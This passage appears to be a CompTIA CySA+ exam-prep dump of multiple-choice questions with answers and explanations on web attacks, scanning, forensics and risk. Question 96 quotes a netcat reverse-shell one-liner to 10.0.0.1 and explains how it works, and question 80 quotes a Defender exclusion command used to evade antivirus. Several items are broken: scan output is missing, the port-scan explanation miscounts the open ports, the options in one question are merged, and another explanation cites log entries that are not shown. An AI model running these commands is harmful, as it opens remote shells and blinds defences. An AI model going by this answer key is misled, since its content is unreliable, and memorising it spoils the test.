AppServ3: Downgrade Apache from version 2.4.19 to version 2.4.18 or lower on this server to ensure compatibility and stability with the company's applications and policies. Change the port number from 8080 to either port 80 (for HTTP) or port 443 (for HTTPS) on this server to follow the default port convention and avoid any confusion or conflicts with other services.
AppServ4: Update Apache from version 2.4.16 to version 2.4.18 or greater on this server to fix any potential vulnerabilities or bugs. Change the port number from 8443 to either port 80 (for HTTP) or port 443 (for HTTPS) on this server to follow the default port convention and avoid any confusion or conflicts with other services.

NEW QUESTION 52
An organization conducted a web application vulnerability assessment against the corporate website, and the following output was observed:



Which of the following tuning recommendations should the security analyst share?

A. Set an HttpOnlvflaq to force communication by HTTPS

B. Block requests without an X-Frame-Options header
C. Configure an Access-Control-Allow-Origin header to authorized domains
D. Disable the cross-origin resource sharing header

Answer: B

Explanation:
The output shows that the web application is vulnerable to clickjacking attacks, which allow an attacker to overlay a hidden frame on top of a legitimate page and trick users into clicking on malicious links. Blocking requests without an X-Frame-Options header can prevent this attack by instructing the browser to not display the page within a frame.

NEW QUESTION 55
An employee is no longer able to log in to an account after updating a browser. The employee usually has several tabs open in the browser. Which of the following attacks was most likely performed?

A. RFI
B. LFI
C. CSRF
D. XSS

Answer: C

Explanation:
The most likely attack that was performed is CSRF (Cross-Site Request Forgery). This is an attack that forces a user to execute unwanted actions on a web application in which they are currently authenticated1. If the user has several tabs open in the browser, one of them might contain a malicious link or form that sends a request to the web application to change the user's password, email address, or other account settings. The web application will not be able to distinguish between the legitimate requests made by the user and the forged requests made by the attacker. As a result, the user will lose access to their account.
To prevent CSRF attacks, web applications should implement some form of anti-CSRF tokens or other mechanisms that validate the origin and integrity of the requests2. These tokens are unique and unpredictable values that are generated by the server and embedded in the forms or URLs that perform state-changing actions. The server will then verify that the token received from the client matches the token stored on the server before processing the request. This way, an attacker cannot forge a valid request without knowing the token value.
Some other possible attacks that are not relevant to this scenario are:
? RFI (Remote File Inclusion) is an attack that allows an attacker to execute malicious code on a web server by including a remote file in a script. This attack does not affect the user's browser or account settings.
? LFI (Local File Inclusion) is an attack that allows an attacker to read or execute local files on a web server by manipulating the input parameters of a script. This attack does not affect the user's browser or account settings.
? XSS (Cross-Site Scripting) is an attack that injects malicious code into a web page that is then executed by the user's browser. This attack can affect the user's browser or account settings, but it requires the user to visit a compromised web page or click on a malicious link. It does not depend on having several tabs open in the browser.

NEW QUESTION 56
A security audit for unsecured network services was conducted, and the following output was generated:

```
#nmap --top-ports 7 192.29.0.5

PORT            STATE          SERVICE
21              closed         ftp
22              open           ssh
23              filtered       telnet
636             open           ldaps
1723            open           pptp
443             closed         https
3389            closed         ms-term-server
```

Which of the following services should the security team investigate further? (Select two).

A. 21
B. 22
C. 23
D. 636
E. 1723
F. 3389

Answer: CD

Explanation:
The output shows the results of a port scan, which is a technique used to identify open ports and services running on a network host. Port scanning can be used by attackers to discover potential vulnerabilities and exploit them, or by defenders to assess the security posture and configuration of their network devices1
The output lists six ports that are open on the target host, along with the service name and version associated with each port. The service name indicates the type of application or protocol that is using the port, while the version indicates the specific release or update of the service. The service name and version can provide useful information for both attackers and defenders, as they can reveal the capabilities, features, and weaknesses of the service.
Among the six ports listed, two are particularly risky and should be investigated further by the security team: port 23 and port 636.
Port 23 is used by Telnet, which is an old and insecure protocol for remote login and command execution. Telnet does not encrypt any data transmitted over the network, including usernames and passwords, which makes it vulnerable to eavesdropping, interception, and modification by attackers. Telnet also has many

known vulnerabilities that can allow attackers to gain unauthorized access, execute arbitrary commands, or cause denial-of-service attacks on the target host23 Port 636 is used by LDAP over SSL/TLS (LDAPS), which is a protocol for accessing and modifying directory services over a secure connection. LDAPS encrypts the data exchanged between the client and the server using SSL/TLS certificates, which provide authentication, confidentiality, and integrity. However, LDAPS can also be vulnerable to attacks if the certificates are not properly configured, verified, or updated. For example, attackers can use self-signed or expired certificates to perform man-in-the-middle attacks, spoofing attacks, or certificate revocation attacks on LDAPS connections.
Therefore, the security team should investigate further why port 23 and port 636 are open on the target host, and what services are running on them. The security team should also consider disabling or replacing these services with more secure alternatives, such as SSH for port 23 and StartTLS for port 6362

NEW QUESTION 57
A malicious actor has gained access to an internal network by means of social engineering. The actor does not want to lose access in order to continue the attack. Which of the following best describes the current stage of the Cyber Kill Chain that the threat actor is currently operating in?

A. Weaponization
B. Reconnaissance
C. Delivery
D. Exploitation

Answer: D

Explanation:
The Cyber Kill Chain is a framework that describes the stages of a cyberattack from reconnaissance to actions on objectives. The exploitation stage is where attackers take advantage of the vulnerabilities they have discovered in previous stages to further infiltrate a target's network and achieve their objectives. In this case, the malicious actor has gained access to an internal network by means of social engineering and does not want to lose access in order to continue the attack. This indicates that the actor is in the exploitation stage of the Cyber Kill Chain. Official References: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

NEW QUESTION 59
Which of the following would help an analyst to quickly find out whether the IP address in a SIEM alert is a known-malicious IP address?

A. Join an information sharing and analysis center specific to the company's industry.
B. Upload threat intelligence to the IPS in STIX/TAXII format.
C. Add data enrichment for IPS in the ingestion pipleline.
D. Review threat feeds after viewing the SIEM alert.

Answer: C

Explanation:
The best option to quickly find out whether the IP address in a SIEM alert is a known- malicious IP address is C. Add data enrichment for IPS in the ingestion pipeline.
Data enrichment is the process of adding more information and context to raw data, such as IP addresses, by using external sources. Data enrichment can help analysts to gain more insights into the nature and origin of the threats they face, and to prioritize and respond to them accordingly. Data enrichment for IPS (Intrusion Prevention System) means that the IPS can use enriched data to block or alert on malicious traffic based on various criteria, such as geolocation, reputation, threat intelligence, or behavior. By adding data enrichment for IPS in the ingestion pipeline, analysts can leverage the IPS's capabilities to filter out known-malicious IP addresses before they reach the SIEM, or to tag them with relevant information for further analysis. This can save time and resources for the analysts, and improve the accuracy and efficiency of the SIEM.
The other options are not as effective or efficient as data enrichment for IPS in the ingestion pipeline. Joining an information sharing and analysis center (ISAC) specific to the company's industry (A) can provide valuable threat intelligence and best practices, but it may not be timely or comprehensive enough to cover all possible malicious IP addresses. Uploading threat intelligence to the IPS in STIX/TAXII format (B) can help the IPS to identify and block malicious IP addresses based on standardized indicators of compromise, but it may require manual or periodic updates and integration with the SIEM. Reviewing
threat feeds after viewing the SIEM alert (D) can help analysts to verify and contextualize the malicious IP addresses, but it may be too late or too slow to prevent or mitigate the damage. Therefore, C is the best option among the choices given.

NEW QUESTION 63
Which of the following is the first step that should be performed when establishing a disaster recovery plan?

A. Agree on the goals and objectives of the plan
B. Determine the site to be used during a disasterC Demonstrate adherence to a standard disaster recovery process
C. Identity applications to be run during a disaster

Answer: A

Explanation:
The first step that should be performed when establishing a disaster recovery
plan is to agree on the goals and objectives of the plan. The goals and objectives of the plan should define what the plan aims to achieve, such as minimizing downtime, restoring critical functions, ensuring data integrity, or meeting compliance requirements. The goals and objectives of the plan should also be aligned with the business needs and priorities of the organization and be measurable and achievable.

NEW QUESTION 66
Which of the following is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence?

A. Risk register
B. Vulnerability assessment
C. Penetration test
D. Compliance report

Answer: A

Explanation:
A risk register is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence. A risk register

is a document that records the details of all the risks identified in a project or an organization, such as their sources, causes, consequences, probabilities, impacts, and mitigation strategies. A risk register can help the security team to prioritize the risks based on their severity and urgency, and to monitor and control them throughout the project or the organization's lifecycle12. A vulnerability assessment, a penetration test, and a compliance report are all methods or outputs of identifying and evaluating the threats and vulnerabilities, but they are not tools for mapping, tracking, and mitigating them345. References: What is a Risk Register? | Smartsheet, Risk Register: Definition & Example, Vulnerability Assessment vs. Penetration Testing: What's the Difference?, What is a Penetration Test and How Does It Work?, What is a Compliance Report? | Definition, Types, and Examples

NEW QUESTION 69
Exploit code for a recently disclosed critical software vulnerability was publicly available (or download for several days before being removed. Which of the following CVSS v.3.1 temporal metrics was most impacted by this exposure?

A. Remediation level
B. Exploit code maturity
C. Report confidence
D. Availability

Answer: B

Explanation:
Exploit code maturity in the CVSS v.3.1 temporal metrics refers to the reliability and availability of exploit code for a vulnerability. Public availability of exploit code increases the exploit code maturity score.
The availability of exploit code affects the 'Exploit Code Maturity' metric in CVSS v.3.1. This metric evaluates the level of maturity of the exploit that targets the vulnerability. When exploit code is readily available, it suggests a higher level of maturity, indicating that the
exploit is more reliable and easier to use.

NEW QUESTION 74
A security alert was triggered when an end user tried to access a website that is not allowed per organizational policy. Since the action is considered a terminable offense, the SOC analyst collects the authentication logs, web logs, and temporary files, reflecting the web searches from the user's workstation, to build the case for the investigation. Which of the following is the best way to ensure that the investigation complies with HR or privacy policies?

A. Create a timeline of events detailinq the date stamps, user account hostname and IP information associated with the activities
B. Ensure that the case details do not reflect any user-identifiable information Password protect the evidence and restrict access to personnel related to the investigation
C. Create a code name for the investigation in the ticketing system so that all personnel with access will not be able to easily identity the case as an HR-related investigation
D. Notify the SOC manager for awareness after confirmation that the activity was intentional

Answer: B

Explanation:
The best way to ensure that the investigation complies with HR or privacy policies is to ensure that the case details do not reflect any user-identifiable information, such as name, email address, phone number, or employee ID. This can help protect the privacy and confidentiality of the user and prevent any potential discrimination or retaliation. Additionally, password protecting the evidence and restricting access to personnel related to the investigation can help preserve the integrity and security of the evidence and prevent any unauthorized or accidental disclosure or modification.

NEW QUESTION 75
Which of following would best mitigate the effects of a new ransomware attack that was not properly stopped by the company antivirus?

A. Install a firewall.
B. Implement vulnerability management.
C. Deploy sandboxing.
D. Update the application blocklist.

Answer: C

Explanation:
Sandboxing is a technique that isolates potentially malicious programs or files in a controlled environment, preventing them from affecting the rest of the system. It can help mitigate the effects of a new ransomware attack by preventing it from encrypting or deleting important data or spreading to other devices. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page 202; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 210.

NEW QUESTION 77
Following an incident, a security analyst needs to create a script for downloading the configuration of all assets from the cloud tenancy. Which of the following authentication methods should the analyst use?

A. MFA
B. User and password
C. PAM
D. Key pair

Answer: D

Explanation:
Key pair authentication is a method of using a public and private key to securely access cloud resources, such as downloading the configuration of assets from a cloud tenancy. Key pair authentication is more secure than user and password or PAM, and does not require an additional factor like MFA.
References: Authentication Methods - Configuring Tenant-Wide Settings in Azure …, Cloud Foundation - Oracle Help Center

NEW QUESTION 79
A disgruntled open-source developer has decided to sabotage a code repository with a logic bomb that will act as a wiper. Which of the following parts of the Cyber

Kill Chain does this act exhibit?

A. Reconnaissance
B. Weaponization
C. Exploitation
D. Installation

Answer: B

Explanation:
Weaponization is the stage of the Cyber Kill Chain where the attacker creates or modifies a
malicious payload to use against a target. In this case, the disgruntled open-source developer has created a logic bomb that will act as a wiper, which is a type of malware that destroys data on a system. This is an example of weaponization, as the developer has prepared a cyberweapon to sabotage the code repository.
References: The answer was based on the web search results from Bing, especially the following sources:
? Cyber Kill Chain® | Lockheed Martin, which states: “In the weaponization step, the
adversary creates remote access malware weapon, such as a virus or worm, tailored to one or more vulnerabilities.”
? The Cyber Kill Chain: The Seven Steps of a Cyberattack - EC-Council, which
states: “In the weaponization stage, all of the attacker’s preparatory work culminates in the creation of malware to be used against an identified target.”
? What is the Cyber Kill Chain? Introduction Guide - CrowdStrike, which states:
“Weaponization: The attacker creates a malicious payload that will be delivered to the target.”

NEW QUESTION 80
An employee downloads a freeware program to change the desktop to the classic look of legacy Windows. Shortly after the employee installs the program, a high volume of random DNS queries begin
to originate from the system. An investigation on the system reveals the following: Add-MpPreference -ExclusionPath '%Program Filest\ksysconfig'
Which of the following is possibly occurring?

A. Persistence
B. Privilege escalation
C. Credential harvesting
D. Defense evasion

Answer: D

Explanation:
Defense evasion is the technique of avoiding detection or prevention by security tools or mechanisms. In this case, the freeware program is likely a malware that generates random DNS queries to communicate with a command and control server or exfiltrate data. The command Add-MpPreference -ExclusionPath '%Program Filest\ksysconfig' is used to add an exclusion path to Windows Defender, which is a built-in antivirus software, to prevent it from scanning the malware folder. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page 204; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 212. pr

NEW QUESTION 83
A managed security service provider is having difficulty retaining talent due to an increasing workload caused by a client doubling the number of devices connected to the network.
Which of the following would best aid in decreasing the workload without increasing staff?

A. SIEM
B. XDR
C. SOAR
D. EDR

Answer: C

Explanation:
SOAR stands for Security Orchestration, Automation and Response, which is a set of features that can help security teams manage, prioritize and respond to security incidents more efficiently and effectively. SOAR can help decrease the workload without increasing staff by automating repetitive tasks, streamlining workflows, integrating different tools and platforms, and providing actionable insights and recommendations. SOAR is also one of the current trends that CompTIA CySA+ covers in its exam objectives. Official References:
? https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered
? https://www.comptia.org/certifications/cybersecurity-analyst
? https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002- exam-objectives

NEW QUESTION 86
During an internal code review, software called "ACE" was discovered to have a vulnerability that allows the execution of arbitrary code. The vulnerability is in a legacy, third-party vendor resource that is used by the ACE software. ACE is used worldwide and is essential for many businesses in this industry. Developers informed the Chief Information Security Officer that removal of the vulnerability will take time. Which of the following is the first action to take?

A. Look for potential loCs in the company.
B. Inform customers of the vulnerability.
C. Remove the affected vendor resource from the ACE software.
D. Develop a compensating control until the issue can be fixed permanently.

Answer: D

Explanation:
A compensating control is an alternative measure that provides a similar level of protection as the original control, but is used when the original control is not feasible or cost-effective. In this case, the CISO should develop a compensating control to mitigate the risk of the vulnerability in the ACE software, such as implementing additional monitoring, firewall rules, or encryption, until the issue can be fixed permanently by the developers. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition,
Chapter 5, page 197; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 205.

NEW QUESTION 87
An analyst is conducting monitoring against an authorized team that win perform adversarial techniques. The analyst interacts with the team twice per day to set the stage for the techniques to be used. Which of the following teams is the analyst a member of?

A. Orange team
B. Blue team
C. Red team
D. Purple team

Answer: A

Explanation:
The correct answer is A. Orange team.
An orange team is a team that is involved in facilitation and training of other teams in cybersecurity. An orange team assists the yellow team, which is the management or leadership team that oversees the cybersecurity strategy and governance of an organization. An orange team helps the yellow team to understand the cybersecurity risks and challenges, as well as the roles and responsibilities of other teams, such as the red, blue, and purple teams12.
In this scenario, the analyst is conducting monitoring against an authorized team that will perform adversarial techniques. This means that the analyst is observing and evaluating the performance of another team that is simulating real-world attacks against the organization's systems or networks. This could be either a red team or a purple team, depending on whether they are working independently or collaboratively with the defensive team345.
The analyst interacts with the team twice per day to set the stage for the techniques to be used. This means that the analyst is providing guidance and feedback to the team on how to conduct their testing and what techniques to use. This could also involve setting up scenarios, objectives, rules of engagement, and success criteria for the testing. This implies that the analyst is facilitating and training the team to improve their skills and capabilities in cybersecurity12.
Therefore, based on these descriptions, the analyst is a member of an orange team, which is involved in facilitation and training of other teams in cybersecurity.
The other options are incorrect because they do not match the role and function of the analyst in this scenario.
Option B is incorrect because a blue team is a defensive security team that monitors and protects the organization's systems and networks from real or simulated attacks. A blue team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather defends against them345.
Option C is incorrect because a red team is an offensive security team that discovers and exploits vulnerabilities in the organization's systems or networks by simulating real-world attacks. A red team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather performs them345.
Option D is incorrect because a purple team is not a separate security team, but rather a collaborative approach between the red and blue teams to improve the organization's overall security. A purple team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather works with them345.
References:
? 1 Infosec Color Wheel & The Difference Between Red & Blue Teams
? 2 The colors of cybersecurity - UW–Madison Information Technology
? 3 Red Team vs. Blue Team vs. Purple Team Compared - U.S. Cybersecurity
? 4 Red Team vs. Blue Team vs. Purple Team: What's The Difference? | Varonis
? 5 Red, blue, and purple teams: Cybersecurity roles explained | Pluralsight Blog

NEW QUESTION 91
While configuring a SIEM for an organization, a security analyst is having difficulty correlating incidents across different systems. Which of the following should be checked first?

A. If appropriate logging levels are set
B. NTP configuration on each system
C. Behavioral correlation settings
D. Data normalization rules

Answer: B

Explanation:
The NTP configuration on each system should be checked first, as it is essential for ensuring accurate and consistent time stamps across different systems. NTP is the Network Time Protocol, which is used to synchronize the clocks of computers over a network. NTP uses a hierarchical system of time sources, where each level is assigned a stratum number. The most accurate time sources, such as atomic clocks or GPS receivers, are at stratum 0, and the devices that synchronize with them are at stratum 1, and so on. NTP clients can query multiple NTP servers and use algorithms to select the best time source and adjust their clocks accordingly1. If the NTP configuration is not consistent or correct on each system, the time stamps of the logs and events may differ, making it difficult to correlate incidents across different systems. This can affect the security analysis and correlation of events, as well as the compliance and auditing of the network23.
References: How the Windows Time Service Works, Time Synchronization - All You Need To Know, What is SIEM? | Microsoft Security

NEW QUESTION 94
During an incident, analysts need to rapidly investigate by the investigation and leadership teams. Which of the following best describes how PII should be safeguarded during an
incident?

A. Implement data encryption and close the data so only the company has access.
B. Ensure permissions are limited in the investigation team and encrypt the data.
C. Implement data encryption and create a standardized procedure for deleting data that is no longer needed.
D. Ensure that permissions are open only to the company.

Answer: B

Explanation:
The best option to safeguard PII during an incident is to ensure permissions are limited in the investigation team and encrypt the data. This is because limiting permissions reduces the risk of unauthorized access or leakage of sensitive data, and encryption protects the data from being read or modified by anyone who does not have the decryption key. Option A is not correct because closing the data may hinder the investigation process and prevent collaboration with other parties who may need access to the data. Option C is not correct because deleting data that is no longer needed may violate legal or regulatory requirements for data retention, and may also destroy potential evidence for the incident. Option D is not correct because opening permissions to the company may expose the data to more people than necessary, increasing the risk of compromise or misuse.
References: CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition, Chapter 4, "Data Protection and Privacy Practices", page 195; CompTIA CySA+ Certification Exam Objectives Version 4.0, Domain 4.0 "Compliance and Assessment", Objective 4.1 "Given a scenario, analyze data as part of a security

incident", Sub-objective "Data encryption", page 23
CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition : CompTIA CySA+ Certification Exam Objectives Version 4.0.pdf)

NEW QUESTION 95
An organization was compromised, and the usernames and passwords of all em-ployees were leaked online. Which of the following best describes the remedia-tion that could reduce the impact of this situation?

A. Multifactor authentication
B. Password changes
C. System hardening
D. Password encryption

Answer: A

Explanation:
Multifactor authentication (MFA) is a security method that requires users to provide two or more pieces of evidence to verify their identity, such as a password, a PIN, a fingerprint, or a one-time code. MFA can reduce the impact of a credential leak because even if the attackers have the usernames and passwords of the employees, they would still need another factor to access the organization's systems and resources. Password changes, system hardening, and password encryption are also good security practices, but they do not address the immediate threat of compromised credentials.
References: CompTIA CySA+ Certification Exam Objectives, [What Is Multifactor Authentication (MFA)?]

NEW QUESTION 96
A security analyst detected the following suspicious activity:
rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f Which of the following most likely describes the activity?

A. Network pivoting
B. Host scanning
C. Privilege escalation
D. Reverse shell

Answer: D

Explanation:
The command rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f is a one-liner that creates a reverse shell from the target machine to the attacker's machine. It does the following steps:
•rm -f /tmp/f deletes any existing file named /tmp/f
•mknod /tmp/f p creates a named pipe (FIFO) file named /tmp/f
•cat /tmp/f|/bin/sh -i 2>&1 reads from the pipe and executes the commands using /bin/sh in interactive mode, redirecting the standard error to the standard output
•nc 10.0.0.1 1234 > tmp/f connects to the attacker's machine at IP address 10.0.0.1 and port 1234 using netcat, and writes the output to the pipe
This way, the attacker can send commands to the target machine and receive the output through the netcat connection, effectively creating a reverse shell.
References Hack the Galaxy
Reverse Shell Cheat Sheet

NEW QUESTION 98
A security analyst receives an alert for suspicious activity on a company laptop An excerpt of the log is shown below:

Event #	Process	Parent process
1	Console Windows Host (conhost.exe)	System (-)
2	Console Windows Host (conhost.exe)	Command Prompt (cmd.exe)
3	Windows Explorer (Explorer.exe)	Microsoft Outlook (outlook.exe)
4	Microsoft Outlook (outlook.exe)	Microsoft Word (winword.exe)
5	Microsoft Word (winword.exe)	PowerShell (powershell.exe)
6	Windows Explorer (Explorer.exe)	Google Chrome (chrome.exe)

Which of the following has most likely occurred?

A. An Office document with a malicious macro was opened.
B. A credential-stealing website was visited.
C. A phishing link in an email was clicked
D. A web browser vulnerability was exploited.

Answer: A

Explanation:
An Office document with a malicious macro was opened is the most likely explanation for the suspicious activity on the company laptop, as it reflects the common technique of using macros to execute PowerShell commands that download and run malware. A macro is a piece of code that can automate tasks or perform actions in an Office document, such as a Word file or an Excel spreadsheet. Macros can be useful and legitimate, but they can also be abused by threat actors to

deliver malware or perform malicious actions on the system. A malicious macro can be embedded in an Office document that is sent as an attachment in a phishing email or hosted on a compromised website. When the user opens the document, they may be prompted to enable macros or content, which will trigger the execution of the malicious code. The malicious macro can then use PowerShell, which is a scripting language and command-line shell that is built into Windows, to perform various tasks, such as downloading and running malware from a remote URL, bypassing security controls, or establishing persistence on the system. The log excerpt shows that PowerShell was used to download a string from a URL using the WebClient.DownloadString method, which is a common way to fetch and execute malicious code from the internet. The log also shows that PowerShell was used to invoke an expression (iex) that contains obfuscated code, which is another common way to evade detection and analysis. The other options are not as likely as an Office document with a malicious macro was opened, as they do not match the evidence in the log excerpt. A credential-stealing website was visited is possible, but it does not explain why PowerShell was used to download and execute code from a URL. A phishing link in an email was clicked is also possible, but it does not explain what happened after the link was clicked or how PowerShell was involved. A web browser vulnerability was exploited is unlikely, as it does not explain why PowerShell was used to download and execute code from a URL.

NEW QUESTION 100
A security analyst needs to provide evidence of regular vulnerability scanning on the company's network for an auditing process. Which of the following is an example of a tool that can produce such evidence?

A. OpenVAS
B. Burp Suite
C. Nmap
D. Wireshark

Answer: A

Explanation:
OpenVAS is an open-source tool that performs comprehensive vulnerability scanning and assessment on the network. It can generate reports and evidence of the scan results, which can be used for auditing purposes. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page 199; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 207.

NEW QUESTION 104
Which of the following is a benefit of the Diamond Model of Intrusion Analysis?

A. It provides analytical pivoting and identifies knowledge gaps.
B. It guarantees that the discovered vulnerability will not be exploited again in the future.
C. It provides concise evidence that can be used in court
D. It allows for proactive detection and analysis of attack events

Answer: A

Explanation:
The Diamond Model of Intrusion Analysis is a framework that helps analysts to understand the relationships between the adversary, the victim, the infrastructure, and the capability involved in an attack. It also enables analytical pivoting, which is the process of moving from one piece of information to another related one, and identifies knowledge gaps that need further investigation.

NEW QUESTION 109
An employee is suspected of misusing a company-issued laptop. The employee has been suspended pending an investigation by human resources. Which of the following is the best step to preserve evidence?

A. Disable the user's network account and access to web resources
B. Make a copy of the files as a backup on the server.
C. Place a legal hold on the device and the user's network share.
D. Make a forensic image of the device and create a SRA-I hash.

Answer: D

Explanation:
Making a forensic image of the device and creating a SRA-I hash is the best step to preserve evidence, as it creates an exact copy of the device’s data and verifies its integrity. A forensic image is a bit-by-bit copy of the device’s storage media, which preserves all the information on the device, including deleted or hidden files. A SRA-I hash is a cryptographic value that is calculated from the forensic image, which can be used to prove that the image has not been altered or tampered with. The other options are not as effective as making a forensic image and creating a SRA-I hash, as they may not capture all the relevant data, or they may not provide sufficient verification of the evidence’s authenticity. Official References:
? https://www.sans.org/blog/forensics-101-acquiring-an-image-with-ftk-imager/
? https://swailescomputerforensics.com/digital-forensics-imaging-hash-value/

NEW QUESTION 110
A systems administrator receives reports of an internet-accessible Linux server that is running very sluggishly. The administrator examines the server, sees a high amount of memory utilization, and suspects a DoS attack related to half-open TCP sessions consuming memory. Which of the following tools would best help to prove whether this server was experiencing this behavior?

A. Nmap
B. TCPDump
C. SIEM
D. EDR

Answer: B

Explanation:
TCPDump is the best tool to prove whether the server was experiencing a DoS attack related to half-open TCP sessions consuming memory. TCPDump is a command-line tool that can capture and analyze network traffic, such as TCP, UDP, and ICMP packets. TCPDump can help the administrator to identify the source and destination of the traffic, the TCP flags and sequence numbers, the packet size and frequency, and other information that can indicate a DoS attack. A DoS

attack related to half-open TCP sessions is also known as a SYN flood attack, which is a type of volumetric attack that aims to exhaust the network bandwidth or resources of the target server by sending a large amount of TCP SYN requests and ignoring the TCP SYN-ACK responses. This creates a backlog of half-open connections on the server, which consume memory and CPU resources, and prevent legitimate connections from being established12. TCPDump can help the administrator to detect a SYN flood attack by looking for a high number of TCP SYN packets with different source IP addresses, a low number of TCP SYN-ACK packets, and a very low number of TCP ACK packets34. References: SYN flood DDoS attack | Cloudflare, What is a SYN flood attack and how to prevent it? | NETSCOUT, TCPDump - A Powerful Tool for Network Analysis and Security, How to Detect a SYN Flood Attack with TCPDump

NEW QUESTION 114
A vulnerability analyst received a list of system vulnerabilities and needs to evaluate the relevant impact of the exploits on the business. Given the constraints of the current sprint, only three can be remediated. Which of the following represents the least impactful risk, given the CVSS3.1 base scores?

A. AV:N/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:L - Base Score 6.0
B. AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:L/A:L - Base Score 7.2
C. AV:N/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:H - Base Score 6.4
D. AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:L/A:L - Base Score 6.5

Answer: A

Explanation:
This option represents the least impactful risk because it has the lowest base score among the four options, and it also requires high privileges, user interaction, and high attack complexity to exploit, which reduces the likelihood of a successful attack.
References: The base scores were calculated using the Common Vulnerability Scoring System Version 3.1 Calculator from FIRST. The explanation was based on the CVSS standards guide from NVD and the CVSS 3.1 Calculator Online from Calculators Hub.

NEW QUESTION 116
Which of the following does "federation" most likely refer to within the context of identity and access management?

A. Facilitating groups of users in a similar function or profile to system access that requires elevated or conditional access
B. An authentication mechanism that allows a user to utilize one set of credentials to access multiple domains
C. Utilizing a combination of what you know, who you are, and what you have to grant authentication to a user
D. Correlating one's identity with the attributes and associated applications the user has access to

Answer: B

Explanation:
Federation is a system of trust between two parties for the purpose of authenticating users and conveying information needed to authorize their access to resources. By using federation, a user can use one set of credentials to access multiple domains that trust each other.

NEW QUESTION 117
The security analyst received the monthly vulnerability report. The following findings were included in the report
• Five of the systems only required a reboot to finalize the patch application.
• Two of the servers are running outdated operating systems and cannot be patched
The analyst determines that the only way to ensure these servers cannot be compromised is to isolate them. Which of the following approaches will best minimize the risk of the outdated servers being compromised?

A. Compensating controls
B. Due diligence
C. Maintenance windows
D. Passive discovery

Answer: A

Explanation:
Compensating controls are the best approach to minimize the risk of the outdated servers being compromised, as they can provide an alternative or additional layer of security when the primary control is not feasible or effective. Compensating controls are security measures that are implemented to mitigate the risk of a vulnerability or an attack when the primary control is not feasible or effective. For example, if the servers are running outdated operating systems and cannot be patched, a compensating control could be to isolate them from the rest of the network, or to implement a firewall or an intrusion prevention system to monitor and block any malicious traffic to or from the servers. Compensating controls can help reduce the likelihood or impact of an exploit, but they do not eliminate the risk completely. Therefore, the security analyst should also consider upgrading or replacing the outdated servers as soon as possible.

NEW QUESTION 118
A security analyst must preserve a system hard drive that was involved in a litigation request Which of the following is the best method to ensure the data on the device is not modified?

A. Generate a hash value and make a backup image.
B. Encrypt the device to ensure confidentiality of the data.
C. Protect the device with a complex password.
D. Perform a memory scan dump to collect residual data.

Answer: A

Explanation:
Generating a hash value and making a backup image is the best method to ensure the data on the device is not modified, as it creates a verifiable copy of the original data that can be used for forensic analysis. Encrypting the device, protecting it with a password, or performing a memory scan dump do not prevent the data from being altered or deleted. Verified References: CompTIA CySA+ CS0-002 Certification Study Guide, page 3291

NEW QUESTION 119
Which of the following phases of the Cyber Kill Chain involves the adversary attempting to establish communication with a successfully exploited target?

A. Command and control
B. Actions on objectives
C. Exploitation
D. Delivery

Answer: A

Explanation:
Command and control (C2) is a phase of the Cyber Kill Chain that involves the adversary attempting to establish communication with a successfully exploited target. C2 enables the adversary to remotely control or manipulate the target system or network using various methods, such as malware callbacks, backdoors, botnets, or covert channels. C2 allows the adversary to maintain persistence, exfiltrate data, execute commands, deliver payloads, or spread to other systems or networks.

NEW QUESTION 124
An analyst needs to provide recommendations based on a recent vulnerability scan:

Plug-in name	Family
SMB use domain SID to enumerate users	Windows : User management
SYN scanner	Port scanners
SSL certificate cannot be trusted	General
Scan not performed with admin privileges	Settings

Which of the following should the analyst recommend addressing to ensure potential vulnerabilities are identified?

A. SMB use domain SID to enumerate users
B. SYN scanner
C. SSL certificate cannot be trusted
D. Scan not performed with admin privileges

Answer: D

Explanation:
This is because scanning without admin privileges can limit the scope and accuracy of the vulnerability scan, and potentially miss some critical vulnerabilities that require higher privileges to detect. According to the OWASP Vulnerability Management Guide1, “scanning without administrative privileges will result in a large number of false negatives and an incomplete scan”. Therefore, the analyst should recommend addressing this issue to ensure potential vulnerabilities are identified.

NEW QUESTION 125
After conducting a cybersecurity risk assessment for a new software request, a Chief Information Security Officer (CISO) decided the risk score would be too high. The CISO refused the software request. Which of the following risk management principles did the CISO select?

A. Avoid
B. Transfer
C. Accept
D. Mitigate

Answer: A

Explanation:
Avoid is a risk management principle that describes the decision or action of not engaging in an activity or accepting a risk that is deemed too high or unacceptable. Avoiding a risk can eliminate the possibility or impact of the risk, as well as the need for any further risk management actions. In this case, the CISO decided the risk score would be too high and refused the software request. This indicates that the CISO selected the avoid principle for risk management.

NEW QUESTION 129
Which of the following would eliminate the need for different passwords for a variety or internal application?

A. CASB
B. SSO
C. PAM
D. MFA

Answer: B

Explanation:
Single Sign-On (SSO) allows users to log in with a single ID and password to access multiple applications. It eliminates the need for different passwords for various internal applications, streamlining the authentication process.

NEW QUESTION 134
A vulnerability scan of a web server that is exposed to the internet was recently completed. A security analyst is reviewing the resulting vector strings:
